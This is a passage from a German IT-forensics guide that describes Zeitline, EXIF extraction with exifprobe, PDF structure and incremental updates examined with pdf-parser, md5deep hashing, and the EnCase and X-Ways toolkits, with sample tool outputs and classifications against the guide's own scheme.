Die Bearbeitung durch Zeitline erfolgt dabei durch das Importieren unterschiedlicher Datenquellen. Zeitline beherrscht dabei nicht nur gängige Log-Dateiformate wie *syslog* (siehe dazu auch Kapitel) bzw. das *fls* und *ils* Format

169http://sourceforge.net/projects/zeitline

der forensischen Werkzeugsammlung *SleuthKit*[170]. Zusätzlich ist das Programm modular aufgebaut, eigene Filter können somit leicht nachgerüstet werden. Darüber hinaus können auch selbstdefinierte Ereignisse in den Zeitverlauf eingefügt werden. Dadurch ist Zeitline prinzipiell in der Lage, verschiedene Datenarten zu bedienen, wobei der Fokus auf Sitzungsdaten und Details über Daten, wie z.B. MAC-Zeiten liegt.
Danach können in diesen Log-Abschnitten Einträge zu größeren Ereignissen zusammengefasst werden. Die Einträge unterschiedlicher Log-Dateien können dann in eine einzige Zeitlinie überführt werden, deren zeitliche Sortierung von Zeitline übernommen wird. Zur Analyse bietet Zeitline weiterhin zahlreiche Möglichkeiten zur Suche in Log-Abschnitten und zur Filterung von Ereignissen nach Zeitstempel und Beschreibung.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem forensischen Werkzeug Zeitline handelt es sich um eine Datenauswertungssoftware. Zeitline läuft dabei auf einem Computer (HW) unter Linux oder Windows (SW). Dieses Werkzeug untersucht lokal auf dem zu untersuchenden System oder dessen Teilkomponenten wie einer Festplatte oder einem Wechseldatenträger (UO). Eine Aktivierung ist nicht notwendig (AE). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV). Das Untersuchungsziel sind hier alle Sitzungsdaten, Anwenderdaten, Details über Dateien und Prozessdaten (UZ). Die Untersuchungsaktion ist die offline stattfindende Analyse dieser Log-Dateien (UA). Das Untersuchungsergebnis dabei sind Sitzungsdaten (UE). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden (STW). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR). Eine Beweiskrafttendenz ist vorhanden (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig (SM).

Exif-Datenfelder in Anwenderdaten und deren Auswertung mit exifprobe

Datenfelder in Anwenderdaten

In den Anwenderdaten finden sich häufig auch forensisch wertvolle Zusatzinformationen in Form so genannter Metatags. Hierbei handelt es sich Datenfelder innerhalb der Anwenderdatei, durch deren Auslesen sich wertvolle Informationen gewinnen lassen. Der eigentliche Dateiinhalt (Texte, Bilder, Videos usw.) wird dabei um Zusatzdaten ergänzt und wird mit der Datei zusammen kopiert, so dass keine gesonderten Maßnahmen zur Erhaltung der Metatags erforderlich sind. Derartige Metatags gibt es für viele Mediendaten[171], im Rahmen des Leitfadens soll hier das EXIF Datenfeld vorgestellt werden.

EXIF

Das Exchangeable Image Format (EXIF)[172] wurde von der Japan Electronic Industries Development Association (JEIDA) zum Einsatz in Digitalkameras

170 http:///www.sleuthkit.org
171 bspw. MP3-Tags mit Daten u. a. über Interpret, zugehöriges Album, Veröffentlichungsdatum usw.
172 http://www.kodak.com/global/plugins/acrobat/en/service/digCam/exifStandard2.pdf

entwickelt. Dieses Datenfeld findet sich häufig im Einsatz, um zusätzliche Daten über die Eigenschaften eines Digitalfotos mitzuführen. Exemplarisch ausgewählte, potentiell in Digitalfoto-Dateien enthaltene Daten umfassen u. a. (siehe dazu auch [Jei02]):

- Datums- und Zeitdaten. Digitalkameras führen häufig eine (vom Nutzer einzustellende) Zeitbasis und betten die Erstellungszeit in die Digitalfoto-Datei ein;
- Kameraeinstellungen. Dieses kann sowohl statische Daten (Hersteller, Modellrevision usw.) als auch Daten enthalten, welche für u. U. jedes Foto verschieden sind (bspw. Ausrichtung, Verschlusszeiten, Fokus);
- Vorschaubild. Dieses Vorschaubild ist häufig eine verkleinerte Darstellung des eigentlichen Fotos zum Einsatz auf dem Kameradisplay bzw. zur Vorschau in Bildbetrachtern;

und als relativ neuen Eintrag auch

- Geolocation. Kameras mit eingebautem GPS-Empfänger können hier auch den Ort hinterlegen, an welchem das Bild aufgenommen wurde.

Aus diesen beispielhaft ausgewählten Eigenschaften ist ersichtlich, dass die in den Metatags enthaltenen Daten eine hohe forensische Bedeutung haben können. Auch eine nachträgliche Änderung eines Bildes kann u. U. durch den Vergleich aus Vorschaubild und Digitalfoto auffällig werden.

```
FileName = 100_1720.jpg
FileType = JPEG
FileSize = 3519861
JPEG.APP1         = @2:13270
JPEG.APP1.Ifd0.Make                  = 'EASTMAN KODAK COMPANY'
JPEG.APP1.Ifd0.Model                 = 'KODAK DX7590 ZOOM DIGITAL CAMERA'
JPEG.APP1.Ifd0.Orientation            = 1 = '0,0 is top left'
JPEG.APP1.Ifd0.XResolution            = 230
JPEG.APP1.Ifd0.YResolution            = 230
JPEG.APP1.Ifd0.ResolutionUnit          = 2 = 'pixels per inch'
JPEG.APP1.Ifd0.YCbCrPositioning        = 1 = 'centered'
JPEG.APP1.Ifd0.ExifIFDPointer          = @518
JPEG.APP1.Ifd0.Exif.ExposureTime           = 0.005 sec
JPEG.APP1.Ifd0.Exif.FNumber               = 2.8 APEX = 'f2.6'
JPEG.APP1.Ifd0.Exif.ExposureProgram         = 1 = 'Manual'
JPEG.APP1.Ifd0.Exif.ISOSpeedRatings         = 100
JPEG.APP1.Ifd0.Exif.Version               = '0221'
JPEG.APP1.Ifd0.Exif.DateTimeOriginal        = '2007:07:27 17:24:34'
JPEG.APP1.Ifd0.Exif.DateTimeDigitized       = '2007:07:27 17:24:34'
JPEG.APP1.Ifd0.Exif.ComponentsConfiguration    = 1,2,3,0 = 'YCbCr'
JPEG.APP1.Ifd0.Exif.ShutterSpeedValue       = 7.6 APEX = '0.00515433 sec'
JPEG.APP1.Ifd0.Exif.ApertureValue          = 3 APEX = 'f2.8'
JPEG.APP1.Ifd0.Exif.ExposureBiasValue       = 0 APEX
JPEG.APP1.Ifd0.Exif.MaxApertureValue        = 3 APEX = 'f2.8'
JPEG.APP1.Ifd0.Exif.MeteringMode           = 5 = 'Pattern'
JPEG.APP1.Ifd0.Exif.LightSource            = 1 = 'Daylight'
JPEG.APP1.Ifd0.Exif.Flash               = 16 = 'no flash - suppressed'
JPEG.APP1.Ifd0.Exif.FocalLength            = 6.3 mm
JPEG.APP1.Ifd0.Exif.MakerNote             = @1100:2400    # UNDEFINED
JPEG.APP1.Ifd0.Exif.FlashPixVersion         = '0100'
JPEG.APP1.Ifd0.Exif.ColorSpace             = 1 = 'sRGB'
JPEG.APP1.Ifd0.Exif.PixelXDimension         = 2576
JPEG.APP1.Ifd0.Exif.PixelYDimension         = 1932
JPEG.APP1.Ifd0.Exif.Interoperability        = @3516
JPEG.APP1.Ifd0.Exif.ExposureIndex           = 100
JPEG.APP1.Ifd0.Exif.SensingMethod          = 2 = 'One-chip color area sensor'
JPEG.APP1.Ifd0.Exif.FileSource             = 3 = 'DSC'
JPEG.APP1.Ifd0.Exif.SceneType              = 1 = 'direct photo'
JPEG.APP1.Ifd0.Exif.CustomRendered          = 0 = 'Normal'
JPEG.APP1.Ifd0.Exif.ExposureMode           = 1 = 'Manual'
JPEG.APP1.Ifd0.Exif.WhiteBalance           = 1 = 'Manual'
JPEG.APP1.Ifd0.Exif.DigitalZoomRatio        = 0
JPEG.APP1.Ifd0.Exif.FocalLengthIn35mmFilm     = 38mm
JPEG.APP1.Ifd0.Exif.SceneCaptureType        = 0 = 'Standard'
JPEG.APP1.Ifd0.Exif.GainControl            = 1 = 'Low gain up'
JPEG.APP1.Ifd0.Exif.Contrast              = 0 = 'Normal'
JPEG.APP1.Ifd0.Exif.Saturation             = 0 = 'Normal'
JPEG.APP1.Ifd0.Exif.Sharpness             = 0 = 'Normal'
JPEG.APP1.Ifd0.Exif.SubjectDistanceRange      = 0 = '???'
JPEG.APP1.Ifd0.Exif.MakerNote.Offset             = @1100
JPEG.APP1.Ifd0.Exif.MakerNote.Length             = 2400
JPEG.APP1.Ifd0.Exif.MakerNote.Scheme             = 'unknown'
JPEG.APP1.Ifd0.Exif.Interop.InteroperabilityIndex     = 'R98'
JPEG.APP1.Ifd0.Exif.Interop.InteroperabilityVersion    = '0100'
JPEG.APP1.Ifd1.Compression             = 6 = 'Exif/old JPEG'
JPEG.APP1.Ifd1.Orientation            = 1 = '0,0 is top left'
JPEG.APP1.Ifd1.XResolution            = 72
JPEG.APP1.Ifd1.YResolution            = 72
JPEG.APP1.Ifd1.ResolutionUnit          = 2 = 'pixels per inch'
JPEG.APP1.Ifd1.JPEGInterchangeFormat      = @3820
JPEG.APP1.Ifd1.JPEGInterchangeFormatLength = 9454
JPEG.APP       2 = @13274:117
JPEG.APP       2 = @13393:427
JPEG.APP       2 = @13822:62212
JPEG.APP       2 = @76036:61455
JPEG.APP       2 = @137493:61455
JPEG.APP       2 = @198950:44872
# Start of JPEG baseline DCT compressed primary image [2576x1932] length 3519861 at offset 0/0
#   End of JPEG primary image data at offset 0x35b574/3519860
# Start of JPEG baseline DCT compressed reduced-resolution image [160x120] length 9454 (IFD 1) at offset 0xeec/3820
#   End of JPEG reduced-resolution image data at offset 0x33d9/13273
NumberOfImages = 2
FileFormat = JPEG/APP1/APP2/TIFF/EXIF # with MakerNote (Eastman Kodak Company - unknown makernote format)
```

Ein forensisches Werkzeug, welches die EXIF-Datenfelder aus Bilddateien extrahieren kann, ist *exifprobe*[173]. Es wird im Abschnitt der Untersuchung (US) eingesetzt. Eine Beispielausgabe des Programms ist in dem nachfolgenden Textkasten abgebildet. Von besonderem forensischen Interesse sind hier die enthaltenen Zeitstempel („DateTimeOriginal“, „DateTimeDigitized“) und das Vorhandensein eines Vorschaubildes („baseline DCT compressed reduced-resolution image“). Dieses sollte unbedingt eingesehen werden, da es möglich sein kann, dass ein Bild manipuliert wurde, das Vorschaubild jedoch unverändert bleibt.

Achtung, keine Absicherung bzgl. Integrität und Authentizität

Es muss angemerkt werden, dass die in den Digitalfotos enthaltenen Daten keinen Schutz gegen absichtliche Manipulation enthalten. Die Sicherheitsaspekte der Integrität und Authentizität (siehe dazu auch Kapitel) sind durch das EXIF-Datenfeld keineswegs gesichert. Das Kommandozeilen-Programm *exifprobe* kann die EXIF-Daten lesen, aber auch modifizieren. Des Weiteren kann die Datums- und Uhrzeiteinstellung schon in der Kamera bewusst oder unbewusst falsch gesetzt worden sein. Daraus ist ersichtlich, dass EXIF-Daten nur eine sehr geringe Beweiskrafttendenz (BK, siehe Kapitel) aufweisen. Um jedoch zumindest die Authentizität und Integrität während und nach dem Auslesevorgang nachweisen zu können, sollte mittels des *script*-Kommandos[174] der Aufruf dokumentiert werden und sowohl dessen Ausgaben als auch die Ergebnisdatei des *exiftool*-Werkzeugs kryptographisch beispielsweise unter Einsatz des *MD5Deep*[175]-Werkzeugs abgesichert werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
exifprobe läuft auf Desktop PCs (HW). Das Programm ist für Linux erhältlich (SW). Der Untersuchungsort ist die Festplatte des zu untersuchenden Systems, bzw. ein Abbild von dieser. Es kann lokal auf dem System untersucht werden oder lokal auf Teilkomponenten von diesem (UO). Eine Aktivierung ist nicht erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems (UV). Untersuchungsziel sind Bild- und damit Anwenderdaten (UZ). Die Untersuchungsaktion besteht in der Untersuchung von Dateien (UA). Das Untersuchungsergebnis sind Konfigurations–daten und Details über Dateien (UE). Das Datenvolumen ist konstant (DV). Da exifprobe offline genutzt wird, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung des Programms (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung von exifprobe muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

173 http://www.virtual-cafe.com/~dhh/tools.d/exifprobe.d/exifprobe.html
174 Script ist ein auf Linux-/Unix-Systemen übliches Werkzeug zur Aufzeichnung aller Tastatureingaben innerhalb einer Kommandozeilenumgebung und der am Bildschirm sichtbaren Ausgaben.
175 http://md5deep.sourceforge.net/

Forensische Eigenschaften des PDF-Dateiformats und Untersuchung mit pdf-parse

Das weit verbreitete Dokumentenformat PDF hat eine Vielzahl forensisch wertvoller Eigenschaften. Es wird u. a. von der IT-Anwendung „Adobe Acrobat[176]“ erzeugt. Die detaillierten Spezifikationen können kostenpflichtig eingesehen werden[177]. Der allgemeine Aufbau eines PDF-Dokuments gliedert sich in die vier Teile (siehe dazu auch [Ste08]):

- Header
- Objekte
- Querverweistabelle
- Trailer

Der Header enthält dabei u. a. die PDF-Kennung und die Version des eingesetzten Standards. Zur Drucklegung repräsentiert die Version 1.7 den aktuellen Stand.

Die Objekte (obj) beinhalten die eigentlichen Grafik- und Textelemente basieren auf der Postscript Programmiersprache[178]. Eingebettet finden sich hier auch Zeichensätze und Formulardaten. Hier kann u. a. auch JavaScript-Programmcode enthalten sein, welcher durch das Dokumentanzeigeprogramm ausgeführt wird. Dieser Programmcode kann auch Schadcode sein, wie auch in [Ste08] dargestellt wurde.

In der Querverweistabelle (xref) wird die Anordnung der einzelnen Objekte im Dokument festgelegt. Hier wird festgelegt, welche Objekte überhaupt angezeigt werden sollen. Demzufolge kann es also Objekte in einer PDF-Datei geben, welche durch das Anzeigeprogramm nicht ausgewertet werden.

Der Trailer enthält Einsprungpunkte (startxref) in die Querverweistabelle und zu den Schlüsselobjekten, welche sich im Trailer-Dictionary befinden. Des Weiteren enthält der Trailer die Dokumentendekennung *%%EOF*.

Eine besondere Eigenschaft des PDF-Standards sind die eingesetzten „inkrementellen Updates“. Dabei wird bei der Änderung eines PDF-Dokuments der vorherige Inhalt nicht entfernt. Stattdessen werden nach der Dokument-endekennung neue Objekte, die geänderte Querverweistabelle und ein neuer Trailer eingefügt (siehe Abbildung 44).

176 Siehe http://www.adobe.com/products/acrobatstd/pdfs/acrobatstd_datasheet.pdf
177 Siehe dazu http://www.adobe.com/devnet/pdf
178 Siehe dazu auch http://www.tailrecursive.org/postscript/postscript.html




Abb. 44: schematischer Dokumentaufbau einer PDF-Datei

Der unveränderte Originalinhalt wird demzufolge immer im Dokument mitgeführt, jedoch entsprechend der geänderten Verweistabelle entweder gar nicht oder verändert dargestellt.

Ein sehr einfacher Weg, die Dokumenthistorie wiederherzustellen und die jeweiligen Zwischenversionen betrachten zu können, ergibt sich durch den Einsatz eines Texteditors. Indem der Inhalt nach der vorletzten Dokument-endekennung *%%EOF* abgeschnitten wird und die verbleibende Datei abgespeichert wird, erzeugt man den Zustand vor dem inkrementellen Update.

Um die Objektinhalte zu untersuchen, bietet sich der Einsatz des forensischen Werkzeugs*pdf-parser*[179] an. Dieses in der Interpretersprache Python geschriebene Programm bietet zunächst die Möglichkeit an, alle vorhandenen Elemente der PDF Datenstruktur überblicksartig darzustellen. Das Beispiel im Textkasten zeigt die Ausgabe von pdf-parser zur Dokumentenstruktur eines Textdokuments im PDF-Format.

179 Download unter http://blog.didierstevens.com/programs/pdf-tools/

```
Comment: 3
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 10
  5: 3, 1, 6, 7, 10
 /Catalog 1: 9
 /Font 1: 4
 /FontDescriptor 1: 8
 /Page 1: 2
 /Pages 1: 5
```

Von besonderer forensischer Bedeutung sind auch beim PDF-Dokument die darin enthaltenen Zeitstempel. Diese befinden sich im Beispieldokument im Objekt 10. Dessen Inhalt wird in dem nachfolgenden Textkasten dargestellt.

```
obj 10 0
 Type:
 Referencing:
 [(1, ' '), (2, '<<'), (1, '\n'), (2, '/Producer'), (1, ' '), (2, '('), (3, 'pdfTeX-1.40.3'), (2, ')'), (1, '\n'), (2, '/Creator'), (1, ' '), (2, '('), (3, 'TeX'), (2, ')'), (1, '\n'), (2, '/CreationDate'), (1, ' '), (2, '('), (3, "D:20090419121554+02'00'"), (2, ')'), (1, '\n'), (2, '/ModDate'), (1, ' '), (2, '('), (3, "D:20090419121554+02'00'"), (2, ')'), (1, '\n'), (2, '/Trapped'), (1, ' '), (2, '/False'), (1, '\n'), (2, '/PTEX.Fullbanner'), (1, ' '), (2, '('), (3, 'This'), (1, ' '), (3, 'is'), (1, ' '), (3, 'pdfTeX,'), (1, ' '), (3, 'Version'), (1, ' '), (3, '3.141592-1.40.3-2.2'), (1, ' '), (2, '('), (3, 'Web2C'), (1, ' '), (3, '7.5.6'), (2, ')'), (1, ' '), (3, 'kpathsea'), (1, ' '), (3, 'version'), (1, ' '), (3, '3.5.6'), (2, ')'), (1, '\n'), (2, '>>'), (1, ' ')]
```

Deutlich erkennbar sind hier die Angaben zum Programm, welches das PDF-Dokument erstellt hat „pdfTeX-1.40.3“ und die Datumsstempel für die Erstellung „CreationDate“ und die Modifikation. Diese sind im Beispiel identisch.

Einordnung in das detaillierte Schema (siehe Kapitel)

pdf-parse läuft auf Desktop PCs (HW). Das Programm ist für Linux und Windows erhältlich (SW). Der Untersuchungsort ist die Festplatte des zu untersuchenden Systems, bzw. deren Abbild. Es kann lokal auf dem System untersucht werden oder lokal auf Teilkomponenten von diesem (UO). Eine Aktivierung ist nicht erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems (UV). Untersuchungsziel sind pdf-Dateien also Anwenderdaten (UZ). Die Untersuchungsaktion besteht in der Untersuchung von Dateien (UA). Das Untersuchungsergebnis sind Anwender-daten, Rohdaten und Details über Dateien (UE). Das Datenvolumen des Untersuchungsergebnisses hängt proportional mit dem Volumen der Eingangs-daten zusammen (DV), genaue Angaben zum Proportionalitätsfaktor sind jedoch nicht möglich. Da pdf-parse offline genutzt wird, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung des Programms (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung von pdf-parse muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

Hashwertberechnung mittels md5deep

Das Programmpaket md5deep berechnet einen kryptographischen Hashwert einer Datei oder eines Datenträgers. Es stellt Programme für den Einsatz in einer Kommandozeilenumgebung zur Verfügung. Dabei werden die Algorithmen md5, sha-1, sha-256, tiger und whirlpool unterstützt. Da der Einsatz des md5 Algorithmus als nicht mehr sicher betrachtet wird, ist der Einsatz des sha-256 Algorithmus zu empfehlen. Das Programmpaket md5deep unterstützt eine rekursive Hashwerterstellung. Dies bedeutet, dass es für jede Datei in einem Verzeichnis (und ggf. Unterverzeichnissen) einen Hashwert berechnet.
Durch Einsatz des Programmpaketes ist es möglich, die Integrität (siehe Kapitel) der Datei oder des Datenträgers zu überprüfen, in dem man den Hashwert mit einem zuvor erstellten und notierten Hashwert vergleicht. Sind diese identisch, so ist die Datei mit sehr großer Wahrscheinlichkeit nicht verändert wurden. Dieser Nachweis der Unverändertheit von digitalen Daten ist essentiell für die IT-Forensik. Jedoch muss beachtet werden, dass der Schutz der Integrität nur dann gewährleistet ist, wenn der Vorgang der Berechnung des Hashs und dessen Ergebnisse zweifelsfrei und angemessen dokumentiert wurde. Hierfür bietet sich der Einsatz des script-Programms (siehe auch Anhang A1 - Forensische Methoden im Detail) an, wenn dessen Ergebnisdatei gegen Manipulationen abgesichert wurde. Das Programmpaket md5deep unterstützt die forensische Untersuchung, indem es die Überprüfung der Integrität von Untersuchungsziel und Untersuchungsergebnis ermöglicht. Des Weiteren kann durch Einsatz dieses Werkzeugs eine Vorsortierung im Rahmen der Datenuntersuchung erfolgen. Dazu werden die errechneten Hashwerte mit Hashwerten von bekannter Software verglichen wird, welche in den nachfolgenden Untersuchungsschritten ausgeschlossen werden können. Derartige Hashwertdatenbanken werden beispielsweise vom US-amerikanischen Normungsinstitut NIST[180] zur Verfügung gestellt.

Einordnung in das detaillierte Schema (siehe Kapitel)
Das Programmpaket md5deep auf Desktop PCs (HW). Das Programm ist für Windows und Linux erhältlich (SW). Der Untersuchungsort ist die Festplatte des zu untersuchenden Systems, bzw. ein Abbild von dieser. Es kann lokal auf dem System untersucht werden oder lokal auf Teilkomponenten von diesem (UO). Eine Aktivierung ist nicht erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems (UV). Untersuchungsziel sind alle Datenarten (UZ). Die Untersuchungsaktion besteht in der Unterstützung von Sicherheitsaspekten (UA). Untersuchungsergebnis sind Anwenderdaten (UE). Das Datenvolumen des Untersuchungsergebnisses ist im Kilobyte-Bereich anzusiedeln (DV).
Wenn md5deep offline genutzt wird, treten keine Strukturwirkungen auf, ansonsten werden flüchtige Daten lokal verändert (STW). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung des Programms (DSR). Die Beweiskrafttendenz ist eher hoch (BK). Bei der Verwendung von md5deep muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs im offlinebetrieb nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (UE).

180http://www.nsrl.nist.gov/

Zusammenfassung der Methoden- und Werkzeugeinordnung

Die nachfolgende Abbildung 45 verdeutlicht zusammenfassend die Zuordnung der forensischen Methoden der grundlegenden Methode der Datenbearbeitung und Auswertung (DBA).




Abb. 45: Einordnung der grundlegenden Methode DBA in die Datenarten und die Abschnitte des forensischen Prozesses

Aus dieser Zusammenfassung ist ersichtlich, dass Methoden der Datenbearbeitung und Auswertung (DBA) vor allem in den Abschnitten der Datensammlung, Untersuchung, Datenanalyse, sowie der Dokumentation zum Einsatz kommen. Die Anwendbarkeit von md5deep auf alle Datenarten in der Untersuchung und der Dokumentation hat jeweils einen vollständig gefüllten Ring zur Folge. Darüber hinaus können mit den anderen Werkzeugen auch Prozessdaten, Sitzungsdaten und Anwenderdaten gesichert werden. Für den Abschnitt der Datenanalyse stehen Werkzeuge zur Analyse von Rohdaten, Details über Daten, Prozessdaten, Sitzungsdaten und Anwenderdaten zur Verfügung.

Gesamtzusammenführung aller grundlegenden Methoden

Nachfolgend werden die von den exemplarisch ausgewählten Vertretern der grundlegenden Methoden betrachteten Datenarten in den jeweiligen Abschnitten des forensischen Prozesses zusammengeführt. Die Abbildung 46 verdeutlicht den Zusammenhang.



Abb. 46: Einordnung aller grundlegender Methoden in die Datenarten und die Abschnitte des forensischen Prozesses

Aus dieser Zusammenfassung ist ersichtlich, dass das Gesamtspektrum aller grundlegender Methoden den Bereich der Datensammlung komplett abdeckt. Auch der Bereich der Untersuchung ist für alle Datenarten abgedeckt. Es liegen weiterhin Methoden zur Analyse von Rohdaten, Details über Daten, Prozessdaten, Sitzungsdaten und Anwenderdaten vor. Für die anderen Datenarten gibt es in diesem Abschnitt keine Methoden, da vor allen dieser beiden Datenarten einer Korrelation verschiedener Datenquellen bedürfen. Anzumerken ist, dass einige forensische Methoden vor der Benutzung zunächst im Rahmen einer strategischen Vorbereitung aktiviert werden müssen. Für die Dokumentation liegt hier bisher nur das Werkzeug md5deep vor, welches jedoch mit allen Datenarten umgehen kann. Darüber hinaus ist die Dokumentationsfunktion Aufgabe des Untersuchenden und somit nicht vollständig automatisierbar.

Forensische Toolkits

Jenseits der im vorangegangenen vorgestellten einzelnen forensischen Werkzeugen sollen in diesem Kapitel Werkzeugsammlungen, so gennannte forensische Toolkits, überblicksmäßig vorgestellt werden. Eine detaillierte Präsentation aller Eigenschaften dieser im Funktionsumfang sehr mächtigen Werkzeugsammlungen würde den Rahmen dieses Leitfadens sprengen. Zunächst sollen mit EnCase und X-Ways Forensics zwei kommerzielle forensische Toolkits vorgestellt werden. Im Anschluss werden mit Sleuthkit, Autopsy und PyFlag Open Source Werkzeugsammlungen im Überblick beschrieben.

EnCase

EnCase ist eine kommerziell erhältliche forensische Werkzeugsammlung, die primär bei Strafverfolgungsbehörden verbreitet ist. Es wird durch den Hersteller

„Guidance Software[181]" vertrieben. Der Fokus liegt bei EnCase insbesondere auf forensischen Post-Mortem-Untersuchungen. Daher beginnt jede Untersuchung mit dem Einbinden eines Datenträgerabbildes. EnCase kennt eine Vielzahl von Dateisystemen, insbesondere die im Leitfaden vorgestellten Dateisysteme FAT, NTFS, EXT2/3/4, aber auch das Dateisystem auf Macintosh Computern HFSplus und viele weitere, auf UNIX-basierten Systemen verbreitete Dateisysteme. Bei NTFS kann auch die $LogFile ausgewertet werden. Es ist möglich, neben einem erstellten Datenträgerabbild, einen zu untersuchenden Datenträger auch direkt einzubinden, wobei ein spezieller Treiber Schreibzugriffe verhindern soll. Da EnCase auf Windows-Systemen läuft, ist jedoch der Einsatz eines Hardware-Write-Blockers dringend anzuraten. Neben der Möglichkeit, Datenträgerabbilder direkt einzubinden, kann mit EnCase auch ein Image angefertigt werden. Eine Erstellung eines RAM-Abbildes ist ebenso möglich, wird jedoch im Rahmen dieses Leitfadens nicht näher betrachtet.
Danach kann der Untersuchende diverse Untersuchungsaktionen durchführen. Dies schließt die Suche nach E-Mail-Postfächern, Konversationen in Instant-Messenger Klienten und die Wiederherstellung von gelöschten Dateien ein. Aus Dateien können die im Kapitel vorgestellten EXIF-Informationen extrahiert werden. Auch können aus WebMail resultierende Inhalte in Dateien des Webbrowser-Caches identifiziert werden. Es kann eine Verifikation von Dateisignaturen durchgeführt werden. Gerade letztgenanntes ist dabei sehr wichtig, da EnCase sonst Dateien nach ihrer Endung klassifiziert. Erst die Verifikation der Dateisignaturen gibt Hinweise auf den tatsächlichen Inhalt einer Datei. Mit EnCase ist es zudem möglich, die Verlaufsdatei des Internet-Explorers, sowie von Mozilla Firefox auszuwerten. Unter anderem können auch Postfächer im Microsoft Outlook Express DBX-Format untersucht werden. Für die Untersuchung von Windows-basierten Systemen ist eine Auswertung der EVT-Logdaten und der Windows-Registry möglich.
Zusätzlich dazu kann der Untersuchende gezielt nach IP-Adressen, US-Telefonnummern und Kreditkartennummern suchen. Dafür verwendet EnCase eine grep-kompatible Syntax. Als Besonderheit ist eine eigene Scriptsprache integriert, mit deren Hilfe können eigene Funktionen implementiert werden, die die forensische Untersuchung unterstützen. EnCase ist jedoch auf externe Anwendungen zum Betrachten vieler Dateitypen angewiesen, da es diese nicht nativ unterstützt. Negativ fällt dies besonders bei Dateiarchiven auf. Die MAC-Zeiten zuvor ausgewählter Dateien können zur Übersicht in einem Kalender dargestellt werden.
Durch das Vormerken (engl. Bookmark) von Dateien werden diese in den Bericht übernommen. Wenn dieser als HTML-Datei exportiert wird, so werden diese Dateien extrahiert und im Report verlinkt. Zudem werden die Untersuchungs-schritte des Forensikers grob protokolliert.

X-Ways Forensics

X-Ways Forensics ist wie EnCase eine kommerzielle Werkzeugsammlung für forensische Untersuchungen. Es wird vom der X-Ways AG[182] hergestellt. Anders

181Siehe dazu auch http://www.guidancesoftware.com/
182Die Herstellerseite ist http://www.x-ways.net/forensics/

als EnCase liefert es jedoch für wichtige Dateitypen integrierte Betrachtungsroutinen mit. Zudem werden die Untersuchungsaktionen feingranularer protokolliert. Dies geht soweit, dass die Auswahl bestimmter Menüelemente aufgezeichnet wird. Zudem wird von komplexeren Dialogen ein Screenshot erstellt, welcher wiederum im Protokoll erscheint. Die forensische Untersuchung beginnt dabei analog zur forensischen Werkzeugsammlung EnCase.
